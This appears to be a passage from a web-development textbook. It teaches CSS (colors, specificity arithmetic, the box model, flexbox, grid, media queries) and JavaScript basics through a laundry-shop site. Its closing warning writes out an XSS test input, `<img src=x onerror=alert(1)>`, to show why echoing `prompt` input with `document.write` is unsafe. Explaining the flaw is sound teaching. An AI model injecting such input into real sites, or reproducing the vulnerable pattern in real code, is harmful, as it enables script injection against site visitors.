silver = #C0C0C0	lime = #00FF00
gray = #808080	olive = #808000
white = #FFFFFF	yellow = #FFFF00
maroon = #800000	navy = #000080
red = #FF0000	blue = #0000FF
purple = #800080	teal = #008080
fuchsia = #FF00FF	aqua = #00FFFF

Figure 2.27 The sixteen original color keywords with their hexadecimal values. Note that `green` is the dark `#008000` while the bright one is `lime`.

Hexadecimal, six digits. `#RRGGBB`: two hexadecimal digits each for red, green and blue, each pair running from `00` (none) to `FF` (all), which is 0 to 255 by Equation (2.2). So `#FF0000` is pure red; `#000000` is black, `#FFFFFF` white, and equal amounts of all three a gray. Work one out: the blue of the Profitina Laundry buttons is `#2563eb`. Red is `25` $=2 \times 16 + 5 = 37$; green is `63` $=6 \times 16 + 3 = 99$; blue is `eb` $=14 \times 16 + 11 = 235$. Little red, some green, nearly full blue: a strong blue.

Hexadecimal, three digits. `#FF9` is shorthand for `#FFFF99`: each digit is doubled. It is what **Figure 2.25** uses for its pale yellow. The colors whose three digits are all drawn from 0, 3, 6, 9, C and F — $6^3 = 216$ of them — are the *web-safe* palette of **Figure 2.28**, from the days of screens that showed only 256 colors; no modern screen needs it, but old stylesheets are full of it.




Figure 2.28 The 216 web-safe colors. Each swatch shows its three-digit code, such as `9C0` for `#99CC00`, grouped in six blocks by the red digit. **`rgb()`** writes the same numbers in decimal, `rgb(37 99 235)`, and a fourth value adds transparency: `rgb(37 99 235 / 0.35)` is that blue at 35 percent opacity.

2.15.6 Lengths

Table 2.13 CSS length units. Prefer `rem` for type and spacing, `px` for borders, `%` and `fr` for layout.

Unit	Means
`px`	one CSS pixel
`%`	a percentage of the containing element's corresponding measurement
`em`	the font size of **this** element
`rem`	the font size of the **root** element, normally 16px
`vw`, `vh`	one percent of the window's width or height
`fr`	one share of the leftover space, in a grid

The two in **Table 2.13** that confuse everyone are `em` and `rem`. `em` is relative to the current element's font size, so nesting multiplies: put `font-size: 0.9em` on a list and nest three of them, and the innermost text is $0.9^3 \approx 0.73$ of normal without your asking. `rem` is relative to the root and never compounds. Use `rem` unless you want the compounding.

2.15.7 A first real stylesheet

Listing 2.29 applies all of this to the price table of **Listing 2.15**.

Listing 2.29 The stylesheet for the price table (`html/basics/price-table.css`), with the less obvious properties explained in comments.

```
table.receipt {
  border-collapse: collapse;   /* one shared line between cells, not two */
  width: 100%;
  background: #ffffff;
  border: 1px solid #d1d5db;
}
table.receipt caption {
  caption-side: top;           /* above the table, which is the default */
  text-align: left;
  font-weight: 700;
  padding: 0.5rem 0;           /* 0.5rem top and bottom, 0 left and right */
  color: #1d4ed8;
}
table.receipt th,
table.receipt td {
  border: 1px solid #d1d5db;
  padding: 0.5rem 0.7rem;
  text-align: left;
  vertical-align: top;
}
table.receipt thead th { background: #eff6ff; }
table.receipt tfoot td { font-style: italic; background: #f6f8fb; }
```

Two properties in **Listing 2.29** are new. `border-collapse: collapse` makes neighboring cells share one border line instead of each drawing its own; without it every internal line is double, the unmistakable look of an unstyled table. And `padding: 0.5rem 0.7rem` is a **shorthand**: two values mean top-and-bottom then left-and-right; one value means all four sides; four values run clockwise from the top. Notice also `table.receipt` with no space — element *and* class together, matching only a `<table class="receipt">`. `table .receipt`, with a space, means something entirely different: any element of class `receipt` *inside* a table.

2.16 Custom Properties: Naming a Design Once

The Profitina Laundry stylesheet uses its blue on buttons, links, the hero banner and the focus ring. Typing `#2563eb` in twelve places is how a site ends up in eleven slightly different blues. **Custom properties** — often called *CSS variables* — let you name a value once and use the name everywhere.

> **DEFINITION.** A **custom property** is a property whose name begins with two hyphens, such as `--blue`. It is declared like any other property, usually on `:root` (the `<html>` element) so that every element inherits it, and it is read with `var(--blue)`. A second argument gives a fallback: `var(--space, 1rem)`.

Listing 2.30 is the top of the real stylesheet: the design's **tokens**, every color and radius named once.

Listing 2.30 The design tokens of the Profitina Laundry pages, and a dark theme that changes only the tokens (excerpt of `html/css/style.css`).

```
/* ---- 1. Design tokens: every color and radius is named once, here ---- */
:root {
  --blue: #2563eb;
  --blue-dark: #1d4ed8;
  --cyan: #06b6d4;
  --teal: #0f766e;
  --ink: #1f2937;
  --muted: #4b5563;
  --line: #d1d5db;
  --bg: #f6f8fb;
  --card: #ffffff;
  --bad: #b91c1c;
  --bad-bg: #fef2f2;
  --radius: 10px;
  --space: 1rem;
}

@media (prefers-color-scheme: dark) {
  :root {                              /* only the tokens change; no rule below is touched
*/
    --ink: #e5e7eb;
    --muted: #9ca3af;
    --line: #374151;
    --bg: #111827;
    --card: #1f2937;
    --blue-dark: #93c5fd;
    --bad: #fca5a5;
    --bad-bg: #3b1d1d;
  }
}
```

The rest of the stylesheet never names a color directly: `body { color: var(--ink); background: var(--bg); }`, `.card { background: var(--card); border: 1px solid var(--line); }`. The payoff is the second half of **Listing 2.30**. `prefers-color-scheme: dark` is true when the visitor has asked the operating system for dark mode; inside it, eight tokens get new values, and *not one rule below is touched*. **Figure 2.29** is the same page as **Figure 2.38** in Section 2.25, with the system set to dark.




Figure 2.29 The price page with the system in dark mode. Only the eight tokens in the media query changed; every rule that uses them followed.

Custom properties differ from the variables of a programming language in one way that matters: they take part in the cascade. A value set on `:root` applies everywhere; the same property set on `.hero` applies only inside the hero, and overrides the root value there. That is why one media query can re-theme a site.

2.17 The Cascade and Specificity, Worked as Arithmetic

Two rules say different things about the same element. Which wins? That is what the C in CSS is for, and it is decided in stages, in order; the first stage that separates the two ends the contest.

2.17.1 Stage one: origin and importance

Declarations come from three origins: the **browser's** default stylesheet, the **user's** preferences, and the **page's** own — yours. Normally the page beats the user, who beats the browser. `!important` reverses the order for the user, so a visitor who needs 24-point type can have it whatever you wrote. In your own stylesheets `!important` is a last resort: it beats specificity entirely, so the next person who wants to override your rule must write `!important` too, and then there are two of them and no way to choose. Our stylesheet uses it once, on `[hidden] { display: none !important; }` in the finished application, so that nothing can accidentally show an element the HTML hid.

2.17.2 Stage two: specificity

If both rules are yours and neither is `!important`, the more **specific** selector wins — and specificity is arithmetic you can do on paper.

> **DEFINITION.** The **specificity** of a selector is a triple (a, b, c) where a is the number of `id` selectors in it, b is the number of class selectors, attribute selectors and pseudo-classes, and c is the number of element names and pseudo-elements. Triples are compared left to right: a first, and only if the a values tie does b matter, and only then c.

The comparison is **not** a sum; it behaves as if the numbers were written in a base so large that no quantity of classes can outweigh one id. For everyday work, pretend the base is ten and compute

$$\text{score} = 100a + 10b + c \tag{2.3}$$

which gives the right order for any selector a human would write. **Table 2.14** works Equation (2.3) one line at a time on selectors from our own stylesheet.

Table 2.14 Specificity computed for real selectors. Count the ids, then the classes, attributes and pseudo-classes, then the element names.

Selector	Ids (a)	Classes (b)	Elements (c)	Triple	Score
`*`	0	0	0	(0,0,0)	0
`a`	0	0	1	(0,0,1)	1
`nav ul li a`	0	0	4	(0,0,4)	4
`.card`	0	1	0	(0,1,0)	10
`.site-menu a`	0	1	1	(0,1,1)	11
`a:hover`	0	1	1	(0,1,1)	11
`input[type="radio"]`	0	1	1	(0,1,1)	11
`.table tbody tr:nth-child(even)`	0	2	2	(0,2,2)	22
`.site-menu a[aria-current="page"]`	0	2	1	(0,2,1)	21
`#price-table`	1	0	0	(1,0,0)	100
`#price-table tbody th`	1	0	2	(1,0,2)	102
a `style` attribute	—	—	—	—	beats all

Three lessons from **Table 2.14**. One id, at 100, beats nine classes at 90 — and would beat ninety, because the comparison is by column, not by sum. An inline `style` attribute beats every selector, which is the first reason not to use one. And `*` scores zero, so a rule written with it loses to anything at all, which is exactly what a reset should do.

Stage three: source order. If two rules have equal specificity, **the one written later wins**. That is why a stylesheet runs general first and specific last, and why a second linked stylesheet can override the first.

Stage four: inheritance. If no rule mentions an element, some properties are inherited from its parent and some are not. Anything about text — `color`, `font-family`, `font-size`, `line-height` — is inherited, which is why setting the font once on `body` sets it everywhere. Anything about boxes — `margin`, `padding`, `border`, `background`, `width` — is not, because a paragraph inheriting its parent's border would be absurd. Custom properties are always inherited.

2.17.3 A worked contest

Listing 2.31 gives four rules, in this order, for the one link in `html/basics/cascade.html`, `<a href="#" aria-current="page">Order</a>` inside `<nav class="site-nav">`.

Listing 2.31 Four rules competing for the color of one link (`html/basics/cascade.css`).

```
a                                { color: #0000ee; }   /* (0,0,1) =  1 */
.site-nav a                      { color: #0f766e; }   /* (0,1,1) = 11 */
nav ul li a                      { color: #ff0000; }   /* (0,0,4) =  4 */
.site-nav a[aria-current="page"] { color: #1d4ed8; }   /* (0,2,1) = 21 */
```

What color is the link? Score each by Equation (2.3): 1, 11, 4, 21. No `!important`, so stage one does not separate them; stage two does, and the fourth rule wins with 21, so the link is `#1d4ed8`. Chromium agrees: asked for the link's computed color, it answers `rgb(29, 78, 216)`, which is $29 = 1 \times 16 + 13$, $78 = 4 \times 16 + 14$, $216 = 13 \times 16 + 8$, or `1d`, `4e`, `d8`. Source order never comes into it. Note that `nav ul li a`, with four elements, loses to `.site-nav a` with one class and one element, because *b* is compared before *c*.

> **KEY INSIGHT.** When a CSS rule "does not work", it has almost always worked and then been beaten. Open the developer tools, select the element, and look at the Styles panel: the losing declaration is struck through, with the winner above it. That panel is the cascade, drawn.

2.18 The Box Model, Drawn and Measured

Every element the browser draws is a rectangle with four zones, and knowing their order is the difference between guessing and knowing. **Figure 2.30** draws them for the card of **Listing 2.32**: **content** is the text or image; **padding** is space *inside* the border, which takes the element's background color and keeps text off the edge; **border** is the line around it; and **margin** is space *outside* the border, always transparent, separating this element from its neighbors.




Figure 2.30 The box model of a card with `width: 300px`, 20 pixels of padding, a 5-pixel border and a 30-pixel margin. Content in the middle, then padding, border and margin.

Listing 2.32 Two cards, one measured each way (`html/basics/box-model.css`).

```
.card {
  width: 300px;
  padding: 20px;
  border: 5px solid #d1d5db;
  margin: 30px;
}

.card.border-box { box-sizing: border-box; }   /* the second card only */

/* In a real stylesheet, one line at the top does this for every element: */
/* *, *::before, *::after { box-sizing: border-box; } */
```

How wide is the first card on screen? By default `width` sets the **content** width only, so

$$\text{visible width} = w + 2p + 2b = 300 + 2 \times 20 + 2 \times 5 = 350 \text{ px} \tag{2.4}$$

where w is the `width`, p the padding and b the border, and the horizontal space the element occupies, margins m included, is $350 + 2m = 350 + 60 = 410$ px. An element you told to be 300 pixels wide occupies 410 — the cause of the layout that "nearly fits" and then wraps.

CSS offers a second way to measure, chosen with `box-sizing`. With `border-box`, `width` means the distance from the outside of the left border to the outside of the right, padding and border included, so the second card is exactly 300 pixels wide on screen and its content shrinks to $300 - 40 - 10 = 250$ px. Chromium measures the two cards of `html/basics/box-model.html` at 350 and 300 pixels, exactly as Equation (2.4) and the `border-box` rule predict. The one global reset worth writing, at the top of every stylesheet, is therefore

```
*, *::before, *::after { box-sizing: border-box; }
```

One more surprise: **vertical margins between adjacent block elements collapse**. A paragraph with `margin-bottom: 20px` followed by one with `margin-top: 30px` are 30 pixels apart, not 50 — the larger wins. Horizontal margins never collapse, and neither do margins inside a flexbox or grid container, which is one reason Section 2.19 prefers `gap`.

The `display` property decides which box an element gets, as **Table 2.15** lists.

Table 2.15 The `display` values. `flex` and `grid` change how an element's children behave, not the element itself.

Value	Behavior
`block`	a band of its own; `width` and `height` apply
`inline`	flows in a line; `width`, `height` and vertical margins do not apply
`inline-block`	flows in a line, but `width` and `height` do apply
`flex`	the element's *children* are laid out in a row or column (Section 2.19)
`grid`	the element's children are laid out on a grid (Section 2.19)
`none`	not drawn at all, and takes no space

Table 2.15 holds a trap: `display: none` removes the element from the page *and* from screen readers. To hide something visually but keep it for assistive technology, use the `.visually-hidden` class of **Listing 2.18**; the footer heading "Our outlets" is hidden that way.

2.19 Layout: Flexbox and Grid

For twenty years, laying out a page meant abusing tables or fighting floats. Two purpose-built systems replaced them. **Use flexbox for one dimension** — a row or a column — and **grid for two**.

2.19.1 Flexbox

Set `display: flex` on a **container** and its direct children become **items** laid out in a line. **Listing 2.33** is the real header of the Profitina Laundry pages.

Listing 2.33 The page header and the menu, laid out with flexbox (excerpt of `html/css/style.css`).

```
/* ---- 3. Header: Flexbox (one dimension, a row that may wrap) ---- */
.site-header {
  display: flex;
  flex-wrap: wrap;
  align-items: center;
  justify-content: space-between;
  gap: 0.5rem 1.5rem;
  padding: 0.6rem var(--space);
  background: var(--card);
  border-bottom: 3px solid var(--teal);
}
.brand { display: flex; align-items: center; gap: 0.4rem; color: var(--ink);
         font-weight: 600; text-decoration: none; }
.site-menu ul { display: flex; flex-wrap: wrap; gap: 0.25rem; list-style: none;
                margin: 0; padding: 0; }
.site-menu a { display: block; padding: 0.5rem 0.7rem; border-radius: 6px;
               color: var(--ink); text-decoration: none; }
.site-menu a:hover,
.site-menu a[aria-current="page"] { background: var(--bg); color: var(--blue-dark); }
```

The header is a flex container whose two items — the brand and the menu — sit in a row, centered vertically by `align-items`, pushed to the two ends by `justify-content: space-between`, and allowed to wrap onto two lines on a narrow phone. The menu's `<ul>` is itself a flex container: `list-style: none` removes the bullets and three declarations turn a list into a horizontal menu. **Table 2.16** lists the properties worth knowing.

Table 2.16 The flexbox properties. Those on the container control the arrangement; those on an item control that item's share of it.

Property	On	Effect
`flex-direction`	container	`row` (default), `column`, or either reversed
`flex-wrap`	container	`nowrap` (default) or `wrap`
`justify-content`	container	spacing **along** the line: `flex-start`, `center`, `space-between`
`align-items`	container	alignment **across** the line: `stretch`, `center`, `flex-start`
`gap`	container	space between items
`flex-grow`	item	share of leftover space this item takes
`flex-shrink`	item	how readily it gives space up
`flex-basis`	item	its size before growing or shrinking
`flex: 1`	item	shorthand for grow 1, shrink 1, basis 0 — "share equally"

The two names in **Table 2.16** that get mixed up are `justify-content` and `align-items`: the first works along the direction the items are flowing, the second across it. Switch `flex-direction` to `column` and they swap axes.

2.19.2 Grid

Grid lays out rows and columns at once; the parent declares the shape. **Listing 2.34** lays out the three outlet addresses in the footer.

Listing 2.34 A grid that chooses its own number of columns (excerpt of `html/css/style.css`).

```
.outlets {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(14rem, 1fr));
  gap: var(--space);
  list-style: none;
  margin: 0;
  padding: 0;
}
```

Read the `grid-template-columns` line of **Listing 2.34** as an instruction: *make as many columns as will fit, each at least 14 rem wide, and share the surplus equally.* The `fr` unit means "one share of what is left": `3fr 2fr` gives the first column three fifths and the second two fifths. With three outlets the footer shows three columns on a monitor, two on a tablet and one on a phone — the browser decides, and you wrote one line. The staff dashboard of the finished application lays out its tiles the same way.

2.20 Responsive Design and Media Queries

A page must work on a 360-pixel phone and a 2,560-pixel monitor. Three tools do it.

First, the viewport meta tag of Section 2.4.5. Without it a phone pretends to be about 980 pixels wide and shrinks the page to fit, so the text arrives unreadably small.

Second, flexible units. Prefer `%`, `fr`, `rem`, `max-width` and `auto` to fixed pixels. `.page { max-width: 60rem; margin: 0 auto; }` means *at most 60 rem wide, centered, and narrower when the window is* — one rule for every screen from a watch to a wall. `img { max-width: 100%; height: auto; }` keeps every picture inside its box.

Third, media queries, for the changes flexible units cannot express. **Listing 2.35** is the last rule of the stylesheet.

Listing 2.35 A media query (excerpt of `html/css/style.css`). Below 48 rem the calculator sits under the price table; from 48 rem it sits beside it.

```
/* ---- 8. Wider screens: mobile first, so the query ADDS layout ---- */
@media (min-width: 48rem) {
  h1 { font-size: 2rem; }
  .hero { padding: 2.5rem; }
  .columns {                          /* price table and calculator side by side */
    display: grid;
    grid-template-columns: 3fr 2fr;
    gap: 1.5rem;
    align-items: start;
  }
}
```

Listing 2.35 is a philosophy as much as syntax. The *narrow* layout is the one written without a query, and the query *adds* the side-by-side arrangement when there is room. That is **mobile first**: start with the layout that works in the least space and enhance upward. **Figure 2.31** is the price page on a 390-pixel phone: the menu has wrapped under the logo, the calculator has moved under the table, and nothing needs sideways scrolling.




Figure 2.31 The price page on a phone 390 pixels wide. Flexbox wrapped the menu, and without the media query the two columns became one.

Other conditions you can query: `max-width`, `orientation: landscape`, `prefers-reduced-motion: reduce`, `prefers-color-scheme: dark` (Section 2.16), and `print`, for a stylesheet that hides the menu and shows link addresses. Choose breakpoints by looking at the page, not by naming devices: widen the browser slowly, and put a breakpoint wherever the layout starts to look wrong.

2.21 JavaScript: The Language in One Sitting

HTML is structure, CSS is presentation, and **JavaScript** is the third member of the set: **behavior**, what happens when the visitor does something.

It was written in ten days in 1995 by Brendan Eich at Netscape and named *JavaScript* on **4 December 1995**, as part of a marketing agreement between Netscape and Sun Microsystems, the makers of Java. Microsoft's copy for Internet Explorer 3 was called **JScript**; the standardized language is **ECMAScript** [5]. The two languages are unrelated. **Table 2.17** sets them side by side.

Table 2.17 JavaScript compared with Java. Beyond four letters of the name, they have little in common.

	JavaScript	Java
Runs	in the browser, and on servers through Node.js	on servers, desktops and phones
Executed by	the browser's engine, straight from source	the Java Virtual Machine, from compiled bytecode
Created by	Netscape	Sun Microsystems
Its source	visible to anyone who opens the page	compiled; the source is not shipped
Its relation to HTML	written inside or beside the document	a separate program that may produce the document

The "visible to anyone" row of **Table 2.17** is the one with consequences: JavaScript in the browser is fast and needs no round trip to the server, and **it cannot be trusted**, because the visitor owns the machine it runs on. That is Section 2.14 from the other side.

2.21.1 What JavaScript can do in a page

1. **Respond to events** — a click, a keystroke, a form submission.
2. **Read and change the page** through the DOM (Section 2.22).
3. **Validate data** before it is sent.
4. **Talk to a server** without leaving the page, with `fetch` (Section 2.23).
5. **Remember things** in the browser, with cookies and `localStorage`.

2.21.2 The language, run outside the browser

Node.js (from `nodejs.org`; the chapter's README gives the install line for each system) runs JavaScript without a browser, which is the easiest way to learn the language itself. **Listing 2.36** is a tour in thirty lines.

Listing 2.36 Values, variables, functions, arrays, objects and JSON (`html/basics/js-basics.js`). Run it with `node js-basics.js`.

```
// JavaScript in one page: values, variables, functions, arrays, objects and JSON.
// Run it without a browser:   node js-basics.js
"use strict";

const shop = "Profitina Laundry";         // const: this name never points elsewhere
let kg = 4.3;                             // let: this one may change
console.log(typeof shop, typeof kg, typeof true, typeof undefined);

kg = Math.ceil(kg);                       // 4.3 -> 5: we round up at the counter
const pricePerKg = 8000;
console.log(`${shop}: ${kg} kg x ${pricePerKg} = ${kg * pricePerKg}`);

console.log("5" + 3, "5" * 3, "5" === 5, 0.1 + 0.2);   // the four classic surprises

function total(units, price) {            // a function declaration
  return units * price;
}
const express = (units) => total(units, 12000);         // an arrow function
console.log(total(5, 8000), express(2));

const services = [                        // an array of objects
  { id: "S0001", description: "Wash, dry & fold (per kg)", price: 8000 },
  { id: "S0003", description: "Ironing only (per kg)", price: 6000 },
  { id: "S0011", description: "Shoes deep clean (per pair)", price: 45000 },
];
const cheap = services.filter((s) => s.price < 10000).map((s) => s.id);
console.log(cheap, services.length, services[2].description);

const text = JSON.stringify(services[0]);                // object -> text
console.log(text);
const back = JSON.parse(text);                           // text -> object
console.log(back.price + 1, back === services[0]);
```

Running it prints:

```
string number boolean undefined
Profitina Laundry: 5 kg x 8000 = 40000
53 15 false 0.30000000000000004
40000 24000
[ 'S0001', 'S0003' ] 3 Shoes deep clean (per pair)
{"id":"S0001","description":"Wash, dry & fold (per kg)","price":8000}
8001 false
```

`const` names a value that will not be reassigned and `let` one that will; the old `var` has surprising scope rules, so do not write it. `typeof` reports the type: every number, whole or fractional, is a `number`. The template literal between backticks puts values into text with `${…}`.

The third line of output is the one to remember. `"5" + 3` is `"53"`, because `+` with a string on either side joins text; `"5" * 3` is `15`, because `*` only makes sense for numbers and converts. `===` compares without converting, so the string `"5"` is not the number `5`; always use `===`, never `==`. And `0.1 + 0.2` is not `0.3`, because numbers are stored in binary and 0.1 has no exact binary form, which is why money in this book is always counted in whole rupiah.

Functions come in two spellings: the declaration `function total(units, price) { … }` and the arrow `(units) => total(units, 12000)`. An **array** is an ordered list in square brackets, and its methods take functions: `filter` keeps the elements for which the function answers `true`, and `map` turns each element into something else. An **object** is a set of named values in braces, reached with a dot: `services[2].description`.

The last two lines introduce **JSON**, JavaScript Object Notation [6]: objects and arrays written as text, so they can travel between programs. `JSON.stringify` turns an object into text and `JSON.parse` turns the text back into a new object — equal in content, but a different object, which

is why `back === services[0]` is `false`. JSON is how the servers of Section 2.26 send data to the pages.

2.21.3 Getting a script onto the page

```
<script src="js/prices.js" defer></script>
```

Put that in the `<head>`. `defer` tells the browser to download the script while it reads the page and run it only when the whole document has been read, so every element the script looks for already exists. Without `defer`, a script in the head blocks the page from drawing and finds nothing; older pages avoided that by putting scripts at the end of the body, which also works. Scripts run in the order they are listed, which is why every Profitina Laundry page loads `laundry.js`, the shop's rules, before the page's own script.

2.21.4 `alert`, `prompt`, and the old ways

The smallest possible script is **Listing 2.37**.

Listing 2.37 The first script: a message box (excerpt of `html/basics/js-alert.html`).

```
<body>
  <script>
    alert("This alert is for you!");
  </script>
</body>
```

Figure 2.32 shows what **Listing 2.37** does: a small dialog, with the page behind it frozen until the visitor presses OK.




Figure 2.32 `alert()` opens a dialog and stops everything until it is dismissed. Useful while learning; never in a finished page.

`prompt` asks a question and returns what the visitor typed; **Listing 2.38** greets the visitor by name.

Listing 2.38 Reading input with `prompt` and writing it back with `document.write` (excerpt of `html/basics/js-prompt.html`).

```
<body>
  <script>
    let name = prompt("What is your name?");
    document.write("Hi, " + name + ", nice to meet you!");
  </script>
</body>
```

Figure 2.33 is the dialog **Listing 2.38** opens, and **Figure 2.34** the page afterward: `prompt` returned a string, `+` joined the strings, and `document.write` put the result into the page.




Figure 2.33 `prompt()` asks a question and returns whatever the visitor types, or `null` if they press Cancel.




Figure 2.34 The page after `document.write` has joined the greeting to the name and written it out.

> **WARNING.** `document.write` works only while the page is still loading; call it afterward and it **erases the entire document**. It also writes markup, so a visitor who types `<img src=x onerror=alert(1)>` as a name has just run code in the page. Old scripts wrap their code in `<!--` and `// -->` and write `<script language="JavaScript">`; neither has been needed since the late 1990s. Recognize all three, and write `element.textContent = "…"` and a plain `<script>` instead.

